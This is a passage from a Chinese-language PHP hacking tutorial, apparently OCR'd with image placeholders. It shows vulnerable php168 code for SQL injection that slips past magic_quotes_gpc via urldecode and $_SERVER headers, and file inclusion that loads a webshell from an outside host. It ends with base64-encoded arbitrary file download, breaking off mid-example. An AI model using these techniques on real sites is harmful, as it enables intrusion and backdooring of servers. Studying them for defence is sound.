


图18




图19

PHP程序某个存在逻辑编写错误的变量进行注射攻击。具体怎么实现呢？请往下看！先来一段代码。

```
……省略………
elseif($type=='like')
{
$SQL.=" AND aid!='$id' ";
if(!$keyword)
{
extract($db->get_one("SELECT keywords AS keyword FROM {$pre}article WHERE aid='$id'"));
}
if($keyword){
$SQL.=" AND ( ";
$keyword=urldecode($keyword);
$detail=explode(" ",$keyword);
unset($detail2);
foreach( $detail AS $key=>$value){
$detail2[]=" BINARY title LIKE '%$value%' ";
}
$str=implode(" OR ",$detail2);
$SQL.=" $str ) ";
}else{
$SQL.=" AND 0 ";
}
$ORDER=' list ';
}
```

```
if(!$webdb[viewNoPassArticle]){
$SQL.=' AND yz=1 ';
}
$SQL=" WHERE $SQL ORDER BY $ORDER DESC LIMIT $rows";
$which='*';
$listdb=list_article($SQL,$which,$leng);
…..……省略………..
```

从代码中可以看出，变量keyword被urldecode()函数过滤后就进入了list_article()函数。在经过urldecode()函数过滤后的字符串可以绕过magic_qoute_gpc认证，也就是说若我们提交"%2527"这个编码的话，程序会帮我们自动转换成单引号"'"，并不受magic_qoute_gpc认证的影响。

我们再来看看list_article()函数是怎么写的，代码如下：

```
…..……省略………..
function list_article($SQL,$which='*',$leng=40){
global $db,$pre;
$query=$db->query("SELECT $which FROM {$pre}article $SQL");
while( $rs=$db->fetch_array($query) ){
if($rs[mid]){
$_rss=$db->get_one(" SELECT * FROM {$pre}article_content_{$rs[mid]} WHERE aid=' $rs[aid]' LIMIT 1" );
$_rss && $rs=$rs+$_rss;
}
$rs[content]=@preg_replace(' /<([^<]*)>/is'," ",$rs[content]);
if($rs[smalltitle]){
$title=$rs[smalltitle];
}else{
$title=$rs[title];
}
$rs[title]=get_word($rs[full_title]=$title,$leng);
if($rs[titlecolor]||$rs[fonttype]){
$titlecolor=$rs[titlecolor]?" color:$rs[titlecolor];":";
$font_weight=$rs[fonttype]==1?' font-weight:bold;':";
$rs[title]=" $rs[title]";
}
$rs[posttime]=date(" Y-m-d",$rs[full_posttime]=$rs[posttime]);
if($rs[picurl]){
$rs[picurl]=tempdir($rs[picurl]);
}
$listdb[]=$rs;
}
return $listdb;
}
…..……省略………..
```

可以看出变量keyword并没有做任何过滤就进入了数据库进行查询，由于有urldecode()函数的过滤，所以只要我们把会被转义的字符（如单引号）进行编码，这样就可以进行注射攻击了。

D、隐蔽型注射漏洞

隐蔽型注射漏洞一般由$_SERVER函数引起，在PHP版本大于5的情况下，$_SERVER函数中的参数不会受到magic_qoute_gpc的影响，现在我们来测试一下这个漏洞。

把以下代码保存为hack5.php文件并存放在网站的根目录下：

```
<?
echo "a=".$_GET[a]."\r\n";
echo "HTTP_X_FORWARDED_FOR=".$_SERVER['HTTP_X_FORWARDED_FOR']."\r\n";
echo "HTTP_REFERER=".$_SERVER['HTTP_REFERER']."\r\n";
echo "QUERY_STRING=".$_SERVER['QUERY_STRING']."\r\n";
?>
```

这段代码的含义是把$_GET[a]、$_SERVER['HTTP_X_FORWARDED_FOR']、$_SERVER['HTTP_REFERER']和$_SERVER['QUERY_STRING']输出到网页中。我们现在利用“寂寞的刺猬”大哥写的“POST 提交工具”来测试一下这个缺陷，测试的结果如图20所示。




图20

从图20中可以看出，除了变量$_GET[a]被magic_qoute_gpc认证转义之外，其他三个$_SERVER变量均没有被转义，这就说明，如果一个PHP程序中有$_SERVER变量在进入数据库查询时没有进行过滤，那么我们完全可以无视magic_qoute_gpc认证的存在来进行注射攻击。

好了，PHP环境下4种类型的注射攻击就为大家介绍到这里，继续来了解其它漏洞吧！

5、远程/本地文件包含漏洞

小知识

文件包含漏洞是一种危害性极大的漏洞，攻击者利用它可以直接向目标网站写入webshell。文件包含漏洞一般分为两种：一种是本地文件包含，另一种是远程文件包含。

A、远程文件包含漏洞

首先我们来看一段代码：

```
<?php
$a=$_GET[a];
include($a);
?>
```

从代码中可以看出，变量a 在通过 $_GET 取值后并没有做任何过滤就被include()函数包含了。由于我们能控制变量a 的值，所以如果我们为变量a 赋一个含有PHP 代码的值，那么不就可以获得webshell 了吗？

首先上传一个webshell 到我们的网站，保存的文件名为shell.txt（假设地址为http://00day.cn/shell.txt)，然后提交“**http://127.0.0.1/hack6.php?a=http://00day.cn/shell.txt**”后就可以看到PHP 木马的身影了，如图21 所示。




图21

B、本地文件包含漏洞

本地文件包含漏洞相对于远程文件包含漏洞来说有一定的局限性，下面我们来看一段存在本地文件包含漏洞的代码：

```
<?php
$a=$_GET[a];
include("./upload/".$a);
?>
```

从代码中可以看出，变量a 在经过 $_GET 赋值后就被include()函数所包含。但是在包含变量a 的时候，在其前面增加了一个“upload”目录，这使得我们只能包含站点的本地文件。

如果一般的CMS 系统存在这样的漏洞，利用的思路是先注册一个用户，然后看看有没有上传的地方。找到上传点后上传一个含有PHP 后门代码的文件（扩展名随意)，然后再利用这个本地文件包含漏洞把文件包含进去。

这里假设我们已经上传了一个名为shell.txt 的文件到upload 目录，然后提交如下URL：“**http://127.0.0.1/hack7.php?a=shell.txt**”，这样就可以看到PHP 木马的身影了，如图22 所示。




图22

远程文件包含漏洞必须在PHP 配置文件php.ini 里的allow_url_fopen 选项为on 的时候才能利用，在PHP5 以前的版本中这个选项是默认开启的，但在PHP5 以后的版本中被默认为关闭了，所以如果要在PHP 版本大于5 的时候利用远程文件包含漏洞会有一定程度的局限性。但是我们可以先对目标网站进行旁注，然后往得到webshell 的站点里写入一个存在PHP 后门的文件，最后用目标网站的远程文件包含漏洞包含这个shell 就OK 了。

6、逻辑型漏洞

逻辑型漏洞存在于任何语言环境中，而且它的形式是多种多样的。下面我们就来一起分析一下由“樱花浪子”发现的php168 下载任意文件漏洞，漏洞存在于job.php 文件，以下是

漏洞代码：

```
………省略..……
elseif($job=="download")
{
  $rsdb=$db->get_one("SELECT * FROM {$pre}article WHERE aid='$id'");
  $fidDB=$db->get_one("SELECT * FROM {$pre}sort WHERE fid='$rsdb[fid]'");
………省略..……
  $url=base64_decode($url);
  $fileurl=str_replace($webdb[www_url],"",$url);
………省略..……
```

从代码中可以看出，我们可以控制变量 url 来达到下载任意文件的目的，但是前提是必须先对变量的值进行 base64 编码。

例如我们要下载 index.php 文件，首先要对 index.php 进行编码，编码后的字符串为"aW5kZXgucGhw"，如图 23 所示。

